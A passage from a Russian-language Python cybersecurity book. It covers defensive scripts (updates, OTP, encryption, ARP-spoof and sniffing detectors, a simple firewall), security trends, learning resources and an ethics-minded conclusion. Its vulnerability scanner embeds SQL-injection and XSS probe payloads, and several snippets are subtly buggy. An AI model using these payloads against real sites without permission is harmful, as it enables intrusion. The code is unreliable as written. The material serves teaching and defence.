Скрипт на Python, который будет автоматически обновлять операционную систему и устанавливать патчи безопасности для всех уязвимых программных компонентов. Это поможет устраниТЬ известные уязвимости и предотвратить эксплойтацию атакующими. Пример скрипта для автоматического обновления на Linux:

```

import os

def update_system():
    os.system('sudo apt-get update')
    os.system('sudo apt-get upgrade -y')

update_system()

```

Реализуем механизм многофакторной аутентификации на Python для повышения уровня безопасности при доступе к системе. Это может включать в себя использование SMS-кодов, приложений аутентификации или биометрических данных для проверки личности пользователей. Пример использования библиотеки pyotp для создания OTP:

```

import pyotp
import time

def generate_otp(secret):
    totp = pyotp.TOTP(secret)
    return totp.now()

# Секретный ключ для генерации OTP
secret = 'JBSWY3DPEHPK3PXP'
print("Current OTP:", generate_otp(secret))

```

```
# Проверка OTP  
time.sleep(30)  
print("New OTP:", generate_otp(secret))
```

Использование библиотеки **cryptography** для шифрования и расшифрования конфиденциальных данных:

Листинг 6.14

```
# Использование библиотеки cryptography для шифрования и  
расшифрования конфиденциальных данных:  
  
from cryptography.fernet import Fernet  
  
# Генерация ключа шифрования  
key = Fernet.generate_key()  
cipher = Fernet(key)  
  
# Шифрование данных  
message = b"Секретные данные"  
encrypted_message = cipher.encrypt(message)  
  
# Расшифрование данных  
decrypted_message = cipher.decrypt(encrypted_message)  
  
print("Исходные данные:", message)  
print("Зашифрованные данные:", encrypted_message)  
print("Расшифрованные данные:", decrypted_message)
```

6.3. Развитие навыков: создание собственных инструментов безопасности

В этом разделе главы мы рассмотрим важный аспект обучения и практики в области кибербезопасности – разработку собственных инструментов безопасности на языке программирования Python. Создание собственных инструментов позволяет глубже понять основные принципы работы различных видов атак и методов защиты, а также адаптировать инструменты под конкретные потребности и задачи.

Преимущества создания собственных инструментов безопасности

- Понимание принципов работы.** Разработка собственных инструментов позволяет лучше понять принципы работы различных атак и методов защиты, так как в процессе разработки приходится глубже вникать в детали реализации.
- Адаптация под конкретные задачи.** Создание собственных инструментов позволяет адаптировать их под конкретные потребности и задачи вашего проекта или исследования. Это особенно важно в случае нестандартных ситуаций или атак, которые не поддерживаются стандартными инструментами.
- Развитие навыков программирования.** Работа над разработкой инструментов безопасности способствует развитию навыков программирования на языке Python, включая работу с сетевыми протоколами, обработку данных, исследование уязвимостей и многое другое.

Практические задания

- Разработка сканера уязвимостей:** создайте скрипт на Python, который будет сканировать веб-приложения на наличие уязвимостей, таких как SQL-инъекции, XSS-атаки и другие.
- Создание инструмента для обнаружения ARP-отравления:** разработайте инструмент на Python, который будет мониторить сеть и обнаруживать атаки ARP-отравления, предупреждая об этом администратора.
- Реализация инструмента для обнаружения сетевого снiffинга:** напишите скрипт на Python, который будет анализировать сетевой трафик и обнаруживать подозрительную активность, связанную со снiffингом.
- Разработка простого фаервола:** создайте простой фаервол на Python, который будет фильтровать сетевой трафик на основе определенных правил и политик безопасности.

Работа над этими заданиями поможет вам улучшить свои навыки программирования, глубже понять принципы работы различных видов атак и методов защиты, а также создать собственные инструменты для обеспечения безопасности ваших сетей и приложений.

6.3.1. Практическое задание: разработка сканера уязвимостей

Цель: написать скрипт на Python для сканирования веб-приложений на наличие уязвимостей, таких как SQL-инъекции, XSS-атаки и другие.

Шаги выполнения

1. Определение списка уязвимостей.
 - » **SQL-инъекции:** вставка вредоносных SQL-кодов в поля ввода для выполнения на сервере.
 - » **Кросс-сайтовый скрипting (XSS):** вставка вредоносных скриптов на веб-страницы, которые могут быть выполнены на стороне клиента.
 - » **Кросс-сайтовая подделка запроса (CSRF):** заставляет пользователя выполнить нежелательные действия на веб-приложении, в котором он аутентифицирован.
 - » **Другие уязвимости:** это могут быть Directory Traversal, Command Injection, и др.
2. Выбор инструментов и библиотек.
 - » requests: для отправки HTTP-запросов.
 - » BeautifulSoup: для анализа HTML-страниц.
 - » re: для работы с регулярными выражениями, что поможет искать уязвимости.
 - » logging: для ведения логов работы сканера.
3. Написание кода сканера.

```
import requests
from bs4 import BeautifulSoup
import re
import logging

logging.basicConfig(level=logging.INFO)

# Функция для отправки запроса и получения ответа
def send_request(url):
    try:
        response = requests.get(url)
        return response
    except requests.RequestException as e:
```

```

        logging.error(f"Request failed: {e}")
        return None

# Функция для проверки на SQL-инъекции
def check_sql_injection(url):
    payloads = ["'", "\"", "1' OR '1='1", "1\" OR \"1\\"=\\"1"]
    for payload in payloads:
        full_url = f"{url}{payload}"
        response = send_request(full_url)
        if response and ("error" in response.text or "SQL" in
response.text):
            logging.info(f"Potential SQL Injection found at
{full_url}")

# Функция для проверки на XSS
def check_xss(url):
    payloads = ["<script>alert('XSS')</script>",
"\\"<script>alert('XSS')</script>"]
    for payload in payloads:
        response = send_request(url)
        if response and payload in response.text:
            logging.info(f"Potential XSS found at {url}")

# Основная функция сканера
def scan(url):
    logging.info(f"Scanning {url}")
    check_sql_injection(url)
    check_xss(url)

# Пример использования
if __name__ == "__main__":
    target_url = "http://example.com/search?q="
    scan(target_url)

```

4. Тестирование сканера.

- » Создайте несколько тестовых веб-приложений с известными уязвимостями или используйте открытые уязвимые приложения, такие как DVWA (Damn Vulnerable Web Application). Подобное мы уже описывали в одной из глав.
- » Проверьте, может ли сканер обнаружить уязвимости на этих сайтах.

5. Улучшение и оптимизация.

- » Добавьте поддержку других типов уязвимостей.

- » Улучшите обработку ошибок и логирование.
- » Оптимизируйте производительность сканера.

6. Документация и отчет.

- » Опишите функциональность сканера, используемые библиотеки и методы.
- » Объясните, как использовать сканер и интерпретировать результаты.

6.3.2. Практическое задание: создание инструмента для обнаружения ARP-отравления

Цель: написать скрипт на Python, который будет мониторить сеть и обнаруживать атаки ARP-отравления, предупреждая об этом администратора.

Шаги выполнения

1. Изучение ARP-протокола.

- » ARP используется для сопоставления IP-адресов с MAC-адресами в локальной сети.
- » Работает путем отправки ARP-запросов для определения MAC-адреса устройства с определенным IP-адресом.
- » ARP-ответ содержит MAC-адрес, соответствующий запрашиваемому IP-адресу.

2. Выбор инструментов и библиотек.

- » Scapy: библиотека для работы с сетевыми пакетами, позволяющая перехватывать и анализировать ARP-пакеты.
- » logging: для ведения логов.

3. Написание кода инструмента.

```
from scapy.all import sniff, ARP  
import logging
```

```
logging.basicConfig(level=logging.INFO, format='%(asctime)s -  
%(message)s')
```

```
# Словарь для хранения IP и MAC адресов  
ip_mac_mapping = {}
```

```

def detect_arp_spoof(packet):
    if packet.haslayer(ARP) and packet[ARP].op == 2:
        try:
            real_mac = ip_mac_mapping[packet[ARP].psrc]
            response_mac = packet[ARP].hwsrc

            if real_mac != response_mac:
                logging.warning(f"ARP Spoofing detected:
{packet[ARP].psrc} is being spoofed. Real MAC: {real_mac}, Fake
MAC: {response_mac}")
        except KeyError:
            ip_mac_mapping[packet[ARP].psrc] = packet[ARP].hwsrc

def monitor_network(interface):
    logging.info(f"Starting ARP Spoofing detection on
{interface}")
    sniff(store=False, prn=detect_arp_spoof, iface=interface)

if __name__ == "__main__":
    network_interface = "eth0" # Замените на нужный интерфейс
    monitor_network(network_interface)

```

4. Определение критериев обнаружения.

- » Несоответствие MAC-адресов для одного и того же IP-адреса в ARP-ответах.
- » Множественные ARP-ответы с разными MAC-адресами для одного IP-адреса.

5. Тестирование инструмента.

- » Запустите инструмент в тестовой сети.
- » Используйте инструмент для генерации ARP-отравления например, arpspoof или аналогичные утилиты, чтобы проверить эффективность обнаружения.
- » Убедитесь, что инструмент корректно распознает и предупреждает об атаках.

6. Улучшение и оптимизация.

- » Улучшите логику хранения и сравнения IP-MAC соответствий.
- » Добавьте функциональность для записи логов в файл.

- » Реализуйте уведомления администратору через email или мессенджеры.

7. Документация и отчет

- » Опишите функциональность инструмента, используемые библиотеки и методы.
- » Объясните, как использовать инструмент и интерпретировать результаты.

6.3.3. Практическое задание: реализация инструмента для обнаружения сетевого снiffинга

Цель: написать скрипт на Python, который будет мониторить сеть и обнаруживать подозрительную активность, связанную со снiffингом сетевого трафика.

Шаги выполнения

1. Изучение сетевых протоколов и методов снiffинга.

Основы сетевых протоколов:

- » **Ethernet** – основной протокол канального уровня для проводных сетей.
- » **IP (Internet Protocol)** – протокол сетевого уровня, который обеспечивает маршрутизацию данных между устройствами.
- » **TCP/UDP** – протоколы транспортного уровня, обеспечивающие передачу данных между приложениями.

Методы снiffинга:

- » **Пассивный снiffинг** – перехват трафика без изменения его содержания (используется в коммутируемых сетях).
- » **Активный снiffинг** – включает атаки, такие как ARP-спуфинг, для перенаправления трафика через устройство злоумышленника.

Инструменты для снiffинга:

- » **Wireshark** – популярный инструмент для анализа сетевого трафика.
- » **Tcpdump** – командная строка для захвата и анализа сетевого трафика.
- » **Ettercap** – инструмент для выполнения активного снiffинга.

2. Выбор библиотек и инструментов.

- » **Scapy** – библиотека для создания, отправки, захвата и анализа сетевых пакетов.
- » **Psutil** – библиотека для получения информации о сети и системе.

3. Написание кода для мониторинга сети.

```
from scapy.all import sniff
import psutil
import logging

logging.basicConfig(level=logging.INFO, format='%(asctime)s - 
%(message)s')

# Функция для анализа пакетов
def packet_callback(packet):
    if packet.haslayer("IP"):
        src_ip = packet["IP"].src
        dst_ip = packet["IP"].dst
        logging.info(f"Packet: {src_ip} -> {dst_ip}")

# Функция для мониторинга сети
def monitor_network(interface):
    logging.info(f"Starting network monitoring on
{interface}")
    sniff(iface=interface, prn=packet_callback, store=False)

if __name__ == "__main__":
    network_interface = psutil.net_if_addrs().keys() # Получение списка сетевых интерфейсов
    monitor_network(network_interface[0]) # Используйте нужный интерфейс
```

4. Обработка и анализ сетевых пакетов.

Анализ пакетов:

- » Используйте Scapy для захвата и анализа пакетов.
- » Изучите заголовки пакетов, чтобы определить типы трафика и выявить аномалии.

Пример анализа пакетов:

```
from scapy.all import ARP, sniff

# Функция для анализа ARP-пакетов
def detect_arp_spoof(packet):
    if packet.haslayer(ARP) and packet[ARP].op == 2:
        try:
            real_mac = ip_mac_mapping[packet[ARP].psrc]
            response_mac = packet[ARP].hwsrc

            if real_mac != response_mac:
                logging.warning(f"ARP Spoofing detected:
{packet[ARP].psrc} is being spoofed. Real MAC: {real_mac},
Fake MAC: {response_mac}")
        except KeyError:
            ip_mac_mapping[packet[ARP].psrc] = packet[ARP].
hwsrc

sniff(store=False, prn=detect_arp_spoof, iface=interface)
```

5. Выявление аномалий и создание уведомлений.

Механизмы выявления аномалий:

- » Создайте функции для проверки частоты отправки пакетов с одного IP-адреса.
- » Отслеживайте повторяющиеся запросы на определенные порты.

Создание уведомлений:

- » Логи в файл.
- » Отправка email-уведомлений при обнаружении подозрительной активности.

Пример отправки email-уведомления:

```
import smtplib
from email.mime.text import MIMEText

def send_alert(message):
    msg = MIMEText(message)
    msg["Subject"] = "Network Alert"
    msg["From"] = "your_email@example.com"
    msg["To"] = "admin@example.com"

    with smtplib.SMTP("smtp.example.com", 587) as server:
```

```

server.starttls()
server.login("your_email@example.com", "your_password")
server.sendmail("your_email@example.com", "admin@example.com", msg.as_string())

# Используйте функцию send_alert в анализе пакетов
if real_mac != response_mac:
    message = f"ARP Spoofing detected: {packet[ARP].psrc} is
being spoofed. Real MAC: {real_mac}, Fake MAC: {response_mac}"
    logging.warning(message)
    send_alert(message)

```

6. Тестирование и отладка.

- » Используйте инструменты для генерации снiffинга, такие как Ettercap, чтобы проверить, может ли ваш скрипт обнаружить атаки.
- » Проведите тесты в различных сетевых средах, чтобы убедиться в надежности скрипта.

7. Улучшение и оптимизация.

Оптимизация:

- » Улучшите алгоритмы обнаружения аномалий.
- » Добавьте больше типов обнаруживаемых атак, таких как DNS-спуфинг или DoS-атаки.

Пример оптимизированного кода:

```

from scapy.all import sniff, ARP
import logging
import smtplib
from email.mime.text import MIMEText

logging.basicConfig(level=logging.INFO, format='%(asctime)s -
%(message)s')
ip_mac_mapping = {}

def send_alert(message):
    msg = MIMEText(message)
    msg["Subject"] = "Network Alert"
    msg["From"] = "your_email@example.com"
    msg["To"] = "admin@example.com"

```

```

        with smtplib.SMTP("smtp.example.com", 587) as server:
            server.starttls()
            server.login("your_email@example.com", "your_password")
            server.sendmail("your_email@example.com", "admin@example.
com", msg.as_string())

def detect_arp_spoof(packet):
    if packet.haslayer(ARP) and packet[ARP].op == 2:
        real_mac = ip_mac_mapping.get(packet[ARP].psrc)
        response_mac = packet[ARP].hwsrc

        if real_mac and real_mac != response_mac:
            message = f"ARP Spoofing detected: {packet[ARP].psrc}
is being spoofed. Real MAC: {real_mac}, Fake MAC: {response_mac}"
            logging.warning(message)
            send_alert(message)
        else:
            ip_mac_mapping[packet[ARP].psrc] = response_mac

def monitor_network(interface):
    logging.info(f"Starting ARP Spoofing detection on {interface}")
    sniff(store=False, prn=detect_arp_spoof, iface=interface)

if __name__ == "__main__":
    network_interface = "eth0" # Замените на нужный интерфейс
    monitor_network(network_interface)

```

6.3.4. Практическое задание: разработка простого файрвола

Цель: написать скрипт на Python, который будет фильтровать сетевой трафик на основе заданных правил и политик безопасности, создавая простой файрвол.

Шаги выполнения

1. Определение требований к файрволу.
 - » Разрешение или блокировка определенных типов трафика (например, по IP-адресам, портам, протоколам).
 - » Логирование заблокированных пакетов.
 - » Возможность динамического обновления правил фильтрации.
2. Выбор инструментов и библиотек.

- » NetfilterQueue: для перехвата и обработки сетевых пакетов на уровне ядра Linux.
- » Scapy: для манипулирования сетевыми пакетами и создания правил фильтрации.

Установка библиотек:

```
pip install netfilterqueue scapy
```

3. Написание кода файрвола.

```
from netfilterqueue import NetfilterQueue
from scapy.all import IP, TCP, UDP, ICMP
import logging

logging.basicConfig(level=logging.INFO, format='%(asctime)s - 
%(message)s')

# Правила фильтрации
rules = [
    {'action': 'DROP', 'protocol': 'TCP', 'port': 80},
    {'action': 'DROP', 'protocol': 'UDP', 'port': 53},
    {'action': 'ACCEPT', 'protocol': 'ICMP'}
]

# Функция для применения правил фильтрации
def apply_rules(packet):
    scapy_packet = IP(packet.get_payload())
    for rule in rules:
        if rule['protocol'] == 'TCP' and scapy_packet.haslayer(TCP) and scapy_packet[TCP].dport == rule['port']:
            if rule['action'] == 'DROP':
                logging.info(f"Dropped TCP packet: {scapy_packet.summary()}")
                packet.drop()
                return
        elif rule['protocol'] == 'UDP' and scapy_packet.haslayer(UDP) and scapy_packet[UDP].dport == rule['port']:
            if rule['action'] == 'DROP':
                logging.info(f"Dropped UDP packet: {scapy_packet.summary()}")
                packet.drop()
                return
        elif rule['protocol'] == 'ICMP' and scapy_packet.haslayer(ICMP):
```

```
        if rule['action'] == 'DROP':
            logging.info(f"Dropped ICMP packet: {scapy_packet.
summary() }")
            packet.drop()
            return
    packet.accept()

# Функция для запуска фаервола
def start_firewall():
    nfqueue = NetfilterQueue()
    nfqueue.bind(1, apply_rules)
    try:
        logging.info("Starting firewall")
        nfqueue.run()
    except KeyboardInterrupt:
        logging.info("Stopping firewall")
        nfqueue.unbind()

if __name__ == "__main__":
    start_firewall()
```

4. Обработка сетевых пакетов.

- » Перехват пакетов с помощью NetfilterQueue.
- » Преобразование пакетов в формат Scapy для анализа и применения правил фильтрации.
- » Логирование действий (прием или блокировка пакетов) для последующего анализа.

5. Тестирование и отладка.

- » Настройте **iptables** для перенаправления пакетов в очередь NetfilterQueue:

```
sudo iptables -I INPUT -j NFQUEUE --queue-num 1
```

- » Запустите скрипт и проверьте, блокируются ли пакеты согласно заданным правилам.
- » Используйте инструменты для генерации трафика (например, curl, ping, netcat) для тестирования различных сценариев.

6. Улучшение и оптимизация.

Оптимизация:

- » Добавьте возможность динамического изменения правил фильтрации без перезапуска скрипта.
- » Оптимизируйте алгоритмы обработки пакетов для повышения производительности.
- » Расширьте функциональность для работы с более сложными правилами и политиками безопасности.

Пример кода для динамического обновления правил:

```
import signal

def load_rules():
    # Загрузка правил из конфигурационного файла или базы
    # данных
    return [
        {'action': 'DROP', 'protocol': 'TCP', 'port': 80},
        {'action': 'DROP', 'protocol': 'UDP', 'port': 53},
        {'action': 'ACCEPT', 'protocol': 'ICMP'}
    ]

def reload_rules(signum, frame):
    global rules
    rules = load_rules()
    logging.info("Rules reloaded")

if __name__ == "__main__":
    signal.signal(signal.SIGHUP, reload_rules)
    rules = load_rules()
    start_firewall()
```



Глава 7.

Современные вызовы и тренды в сфере хакинга

Современные вызовы и тренды в сфере хакинга постоянно эволюционируют и принимают новые формы, в основном в ответ на изменения в технологическом ландшафте и цифровой экосистеме. Ниже приведены некоторые из основных вызовов и трендов, с которыми сталкиваются специалисты по кибербезопасности.

7.1. Основные вызовы и тренды по кибербезопасности

Распространение IoT (Интернета вещей)

Проблема: с ростом числа устройств IoT, таких как умные домашние устройства, медицинское оборудование и промышленные системы, возникают новые уязвимости и риски безопасности. Многие устройства IoT имеют недостаточную защиту и слабые механизмы обновления, что делает их легкой целью для атак.

Риски:

- » **Недостаточная защита:** многие устройства IoT не обладают достаточными средствами защиты, что позволяет хакерам получать к ним несанкционированный доступ.
- » **Массированные атаки:** скомпрометированные устройства могут быть использованы для создания ботнетов и проведения DDoS-атак.

Решения:

- » **Улучшение безопасности:** производители должны внедрять более строгие меры безопасности и регулярные обновления ПО.
- » **Сегментация сети:** разделение IoT-устройств на отдельные сегменты сети для минимизации рисков.

Угрозы и атаки на облачные сервисы

Проблема: Широкое применение облачных технологий делает их привлекательной целью для хакеров, стремящихся к краже данных, нарушению конфиденциальности и проведению DDoS-атак.

Риски:

- » **Кража данных:** атаки на облачные хранилища данных с целью получения конфиденциальной информации.
- » **Нарушение работы сервисов:** DDoS-атаки, направленные на вывод из строя облачных сервисов.

Решения:

- » **Шифрование данных:** обязательное шифрование данных в облаке.
- » **Многофакторная аутентификация:** внедрение многофакторной аутентификации для доступа к облачным ресурсам.

Социальная инженерия и фишинг

Проблема: Хакеры все чаще используют методы социальной инженерии, такие как фишинговые атаки через электронную почту, мессенджеры и социальные сети, чтобы обмануть пользователей и получить доступ к их личным данным или учетным записям.

Риски:

- » **Кража данных:** получение конфиденциальной информации пользователей.
- » **Заражение систем:** распространение вредоносного ПО через фишинговые письма.

Решения:

- » **Обучение сотрудников:** регулярное обучение сотрудников методам распознавания фишинговых атак.
- » **Использование фильтров:** внедрение спам-фильтров и систем анализа электронной почты.

Мобильные угрозы

Проблема: с развитием мобильных технологий и приложений возрастает риск атак на мобильные устройства, включая вредоносные приложения, атаки на операционные системы и перехват данных через открытые сети Wi-Fi.

Риски:

- » **Вредоносные приложения:** установка приложений, содержащих вредоносное ПО.
- » **Перехват данных:** атаки на устройства через открытые сети Wi-Fi.

Решения:

- » **Антивирусное ПО:** установка антивирусного ПО на мобильные устройства.
- » **Шифрование данных:** использование VPN для защиты данных при работе в публичных сетях.

Распространение искусственного интеллекта и машинного обучения

Проблема: хакеры все чаще используют искусственный интеллект и машинное обучение для создания более сложных и адаптивных атак, а также для обхода систем обнаружения и предотвращения вторжений.

Риски:

- » **Адаптивные атаки:** создание атак, которые могут адаптироваться к защитным мерам.
- » **Обход систем безопасности:** использование ИИ для обхода традиционных методов обнаружения атак.

Решения:

- » **ИИ в защите:** использование ИИ и машинного обучения для улучшения систем обнаружения и предотвращения атак.
- » **Регулярное обновление алгоритмов:** постоянное обновление алгоритмов безопасности для адаптации к новым угрозам.

Угрозы кибершпионажа и кибервойны

Проблема: государственные акторы и хактивисты всё чаще используют кибератаки в качестве инструмента для шпионажа, дестабилизации и проведения кибервойн.

Риски:

- » **Шпионаж:** кража конфиденциальной информации и интеллектуальной собственности.
- » **Дестабилизация:** нарушение работы критической инфраструктуры.

Решения:

- » **Совместная работа:** международное сотрудничество для борьбы с киберугрозами.
- » **Усиление защиты:** повышение уровня защиты критической инфраструктуры.

Блокчейн и криптовалюты

Проблема: с ростом популярности блокчейн-технологии и криптовалют возрастают число киберугроз, связанных с их использованием, таких как кражи криптовалюты, мошенничество с ICO (Initial Coin Offering) и атаки на блокчейн-сети.

Риски:

- » **Кражи криптовалюты:** взлом кошельков и бирж.
- » **Мошенничество:** создание фальшивых ICO и мошенничество с криптовалютами.

Решения:

- » **Безопасность кошельков:** использование аппаратных кошельков и двухфакторной аутентификации.
- » **Проверка ICO:** тщательная проверка проектов перед инвестированием в ICO.

Эти вызовы и тренды представляют серьезные вызовы для специалистов по кибербезопасности и требуют постоянного обновления знаний, развития новых методов защиты и применения передовых технологий для обнаружения и предотвращения кибератак. С учетом постоянно меняющегося ландшафта угроз, важно оставаться в курсе последних тенденций и адаптироваться к новым вызовам, чтобы эффективно защищать цифровую инфраструктуру и данные.

7.2. Перспективы развития навыков хакера на Python

Развитие навыков хакера на Python имеет обширные перспективы и включает в себя несколько ключевых аспектов, которые могут существенно повысить эффективность работы в области кибербезопасности.

Вот более подробное описание этих перспектив:

Глубокое понимание языка Python

Значение: Python является мощным и удобным языком программирования, который предоставляет широкие возможности для разработки инструментов и скриптов в области кибербезопасности.

Развитие:

- » **Изучение синтаксиса и структур данных:** глубокое понимание основных структур данных (списки, кортежи, словари и множества) и управления потоком (условные операторы, циклы) является фундаментальным для эффективного программирования.
- » **Функции и модули:** разработка навыков в создании функций, использования встроенных и пользовательских модулей, что позволяет создавать более модульный и повторно используемый код.
- » **Работа с исключениями:** научиться правильно обрабатывать исключения, что повышает устойчивость и надежность скриптов.
- » **Продвинутые концепции:** изучение декораторов, генераторов, метаклассов и других продвинутых возможностей Python для более эффективной разработки.

Изучение библиотек и фреймворков

Значение: Python обладает богатой экосистемой библиотек и фреймворков, которые могут быть использованы для различных задач в области кибербезопасности.

Развитие:

- » **Scapy:** библиотека для создания, отправки, перехвата и анализа сетевых пакетов. Изучение Scapy позволяет разрабатывать скрипты для сетевого анализа и обнаружения уязвимостей.
- » **Requests:** библиотека для отправки HTTP-запросов, что важно для веб-хакинга и взаимодействия с веб-сервисами.
- » **BeautifulSoup и Scrapy:** инструменты для парсинга и извлечения данных из HTML и XML-документов, полезные для анализа веб-страниц.
- » **Pandas и NumPy:** библиотеки для обработки и анализа данных, что важно для обработки больших объемов информации и создания отчетов.
- » **Pyshark:** обертка для Wireshark, которая позволяет анализировать сетевые пакеты прямо из Python.

Развитие навыков в области сетевой безопасности

Значение: сетевая безопасность является ключевым аспектом в кибербезопасности, и навыки в этой области крайне важны для хакера.

Развитие:

- » **Сканирование портов:** создание сканеров портов для проверки открытых портов и служб на устройствах.
- » **Анализ трафика:** разработка инструментов для захвата и анализа сетевого трафика с целью обнаружения аномалий и возможных атак.
- » **Обнаружение вторжений:** использование библиотек для создания систем обнаружения вторжений (IDS) и защиты от атак (IPS).
- » **Обработка пакетов:** изучение методов манипуляции сетевыми пакетами для разработки защитных и атакующих инструментов.

Изучение машинного обучения и искусственному интеллекта

Значение: машинное обучение и искусственный интеллект становятся все более важными в области кибербезопасности.

Развитие:

- » **Анализ данных:** использование библиотек, таких как Pandas и NumPy, для обработки и анализа больших объемов данных.
- » **Обучение моделей:** разработка моделей машинного обучения с использованием библиотек, таких как scikit-learn и TensorFlow, для обнаружения аномалий и предсказания атак.
- » **Автоматизация защиты:** создание адаптивных систем безопасности, которые могут автоматически реагировать на новые угрозы.

Развитие навыков в области веб-хакинга

Значение: веб-хакинг остается одним из наиболее распространенных видов кибератак, и навыки в этой области крайне ценные.

Развитие:

- » **SQL-инъекции:** изучение методов обнаружения и эксплуатации SQL-инъекций для тестирования на проникновение и улучшения защиты баз данных.
- » **XSS (кросс-сайтовый скрипting):** разработка методов защиты от XSS-атак и их обнаружения в веб-приложениях.

- » **CSRF (кросс-сайтовая подделка запроса):** изучение способов предотвращения CSRF-атак и их эксплуатации для тестирования безопасности.
- » **Автоматизация атак:** создание инструментов для автоматизации поиска и эксплуатации уязвимостей в веб-приложениях.

7.3. Ресурсы для дополнительного изучения

Дополнительное изучение навыков хакинга на Python и кибербезопасности в целом требует доступ к качественным ресурсам. Вот подробный список различных ресурсов, которые помогут вам углубить свои знания и навыки:

Онлайн-курсы и платформы для обучения

- **Coursera**

Курсы:

- » "Python for Everybody" от Университета Мичигана – введение в Python с упором на обработку данных.
- » "Cybersecurity Specialization" от Университета Мэриленда – полный курс по кибербезопасности, включая криптографию, программную безопасность и сетевую безопасность.

Преимущества: курсы от ведущих университетов, сертификаты по окончании.

- **edX**

Курсы:

- » "Introduction to Python Programming" от Microsoft – основы программирования на Python.
- » "Cybersecurity Fundamentals" от Rochester Institute of Technology – базовые концепции кибербезопасности.

Преимущества: Высококачественные курсы от ведущих образовательных учреждений.

- **Udemy**

Курсы:

- » "Learn Python & Ethical Hacking From Scratch" от Zaid Sabih – практическое введение в этичный хакинг с использованием Python.

» “Python for Data Science and Machine Learning Bootcamp” от Jose Portilla: Курс по Python для анализа данных и машинного обучения.

Преимущества: большое количество курсов по доступным ценам, по-жизненный доступ к материалам.

• Cybrary

Курсы:

- » “Python for Security Professionals” – обучение основам Python с упором на задачи кибербезопасности.
- » “Penetration Testing and Ethical Hacking” – полный курс по тестированию на проникновение и этичному хакингу.

Преимущества: специализированные курсы по кибербезопасности, многие из которых бесплатны.

Книги

1. “Black Hat Python: Python Programming for Hackers and Pentesters” от Justin Seitz

Описание: практическое руководство по использованию Python для хакинга и тестирования на проникновение. Охватывает написание вредоносного ПО, автоматизацию задач и создание собственных инструментов для тестирования на проникновение.

2. “Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers” от TJ O’Connor

Описание: книга, ориентированная на практическое применение Python в различных аспектах кибербезопасности, включая анализ сетей, криптографию и судебную экспертизу.

3. “Python Crash Course” от Eric Matthes

Описание: введение в Python для начинающих, охватывающее основные концепции и предоставляющее практические проекты для закрепления знаний.

4. “Automate the Boring Stuff with Python” от Al Sweigart

Описание: руководство по автоматизации рутинных задач с помощью Python. Отличный ресурс для понимания, как использовать Python для автоматизации задач кибербезопасности.

Веб-сайты и блоги

- Real Python
 - » **Содержание:** руководства и учебные материалы по Python, охватывающие различные аспекты программирования и разработки.
 - » **Преимущества:** высококачественные статьи и курсы по различным темам Python, включая кибербезопасность.
- Python Security
 - » **Содержание:** блог, посвященный вопросам безопасности программ на Python, включая советы по защите кода и обнаружению уязвимостей.
 - » **Преимущества:** специализированные статьи по безопасности Python.
- OWASP (Open Web Application Security Project)
 - » **Содержание:** руководства и инструменты по безопасности веб-приложений, включая проекты на Python.
 - » **Преимущества:** бесплатные ресурсы и инструменты, используемые профессионалами в области кибербезопасности.

Инструменты и библиотеки

- Scapy
 - » **Описание:** мощный инструмент для манипулирования сетевыми пакетами, анализа трафика и создания сетевых атак.
 - » **Ресурсы:** официальная документация и примеры использования доступны на сайте проекта.
- Requests
 - » **Описание:** простая и элегантная библиотека для отправки HTTP-запросов на Python, используемая для веб-хакинга и взаимодействия с API.
 - » **Ресурсы:** официальная документация и примеры использования доступны на сайте проекта.
- BeautifulSoup
 - » **Описание:** библиотека для парсинга HTML и XML, используемая для извлечения данных из веб-страниц.
 - » **Ресурсы:** официальная документация и примеры использования доступны на сайте проекта.

- Pyshark
 - » **Описание:** обертка для Wireshark, позволяющая анализировать сетевые пакеты из Python.
 - » **Ресурсы:** официальная документация и примеры использования доступны на сайте проекта.

Форумы и сообщества

- Stack Overflow
 - » **Содержание:** вопросы и ответы по программированию на Python и кибербезопасности.
 - » **Преимущества:** широкое сообщество разработчиков, готовое помочь с решением конкретных проблем и вопросов.
- Reddit (r/Python и r/Netsec)
 - » **Содержание:** обсуждения и обмен опытом по программированию на Python и вопросам кибербезопасности.
 - » **Преимущества:** актуальные новости, советы и рекомендации от сообщества специалистов.
- GitHub
 - » **Содержание:** репозитории с открытым исходным кодом, включая инструменты для кибербезопасности на Python.
 - » **Преимущества:** возможность изучать и вносить вклад в проекты, используемые профессионалами в отрасли

Заключение

В заключение отметим, что создание данного практического руководства по хакингу на Python позволило нам погрузиться в захватывающий мир кибербезопасности и представить основные аспекты использования Python в этой области. Мы начали с изучения основ языка Python и его применения для различных задач хакинга, таких как сетевое программирование, веб-хакинг и анализ уязвимостей приложений.

Основные темы, которых мы коснулись:

1. Установка и настройка Python.

Мы рассмотрели процесс установки Python и настройки среды для разработки, включая установку необходимых библиотек и инструментов. Понимание этих основ является критически важным для эффективной работы в области кибербезопасности и хакинга.

2. Работа с сокетами.

Изучение сокетов позволило нам понять, как устанавливать сетевые соединения, отправлять и получать данные между устройствами. Мы научились создавать простые серверы и клиенты, что является основой для многих сетевых атак и защитных механизмов.

3. Веб-хакинг с использованием Python.

Мы рассмотрели методы взаимодействия с веб-серверами, включая отправку HTTP-запросов, парсинг HTML-страниц и автоматизацию взаимодействия с веб-приложениями. Эти знания пригодятся для проведения тестирования на проникновение и выявления уязвимостей в веб-приложениях.

4. Атаки на приложения.

Мы погрузились в мир атак на приложения, таких как SQL-инъекции, атаки на сессии и кросс-сайтовый скрипting (XSS). Понимание этих атак и способов их предотвращения критически важно для обеспечения безопасности приложений и данных.

5. Безопасность Wi-Fi-сетей.

Мы изучили методы защиты и атаки на беспроводные сети, включая ARP-отравление и снiffeинг трафика. Мы также разработали инструменты для аудита и защиты Wi-Fi-сетей, что помогает предотвратить несанкционированный доступ и защитить конфиденциальную информацию.

6. Защита от хакинга на Python.

Мы создали различные инструменты для защиты сетей и систем, включая простые фаерволы и системы обнаружения вторжений. Эти инструменты помогают мониторить и анализировать сетевую активность, выявлять угрозы и реагировать на них в реальном времени.

В ходе этого руководства вы получили практические навыки, которые можно применить в реальных проектах по кибербезопасности. От изучения основных концепций до создания собственных инструментов безопасности, мы освоили ключевые навыки, необходимые для работы в этой увлекательной и важной области.

Напоминаем, что хакинг может использоваться как для добрых целей, так и для злонамеренных. Важно помнить об этике хакинга и использовать полученные знания и навыки для обеспечения безопасности систем и защиты от киберугроз. Этичные хакеры работают на благо общества, помогая организациям улучшать свою безопасность и защищать данные пользователей.

